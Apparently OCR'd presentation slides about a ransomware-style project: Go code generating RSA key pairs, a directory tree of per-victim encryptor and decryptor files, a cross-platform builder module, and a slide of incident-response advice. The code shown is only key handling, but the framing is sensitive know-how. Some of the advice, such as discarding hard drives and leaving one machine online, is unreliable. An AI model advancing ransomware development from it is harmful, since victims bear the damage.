

```go
for i:=0; i < 10; i++ {
    if i == 0 {
        continue
    }
    path := "/root/y/"
    priv, pub := GenerateRsaKeyPair()

    // Export the keys to pem string
    priv_pem := ExportRsaPrivateKeyAsPemStr(priv)
    pub_pem, _ := ExportRsaPublicKeyAsPemStr(pub)

    // Import the keys from pem string
    priv_parsed, _ := ParseRsaPrivateKeyFromPemStr(priv_pem)
    pub_parsed, _ := ParseRsaPublicKeyFromPemStr(pub_pem)

    // Export the newly imported keys
    priv_parsed_pem := ExportRsaPrivateKeyAsPemStr(priv_parsed)
    pub_parsed_pem, _ := ExportRsaPublicKeyAsPemStr(pub_parsed)
```

```
┌──(root💀 x390)-[~/y]
└─# tree
.
├── 1
│   ├── decryptor.go
│   ├── encryptor.go
│   ├── private_key
│   └── public_key
├── 2
│   ├── decryptor.go
│   ├── encryptor.go
│   ├── private_key
│   └── public_key
└── 3
    ├── decryptor.go
    ├── encryptor.go
    ├── private_key
    └── public_key
```

MODULE GOBL (GOLANG BUILDER)


- Creation of 3 executables (Windows; Linux; MacOS)

I have nothing to show yet.
Enjoy this meme instead ☺



LISANDRO "EDODE" CHELIDZE

HOW TO REACT TO A RANSOMWARE INFECTION ?



- Disconnect all the computers from internet except one (the least important)
- Do not turn off the infected computers
- Isolate the patient-zero and all other computers
- Determine how this happened
- Do not pay the ransom
- Throw the hard drives away
- Change all passwords and apply security patches
- Restore the IT infrastructure using the backups (and do not do like the meme)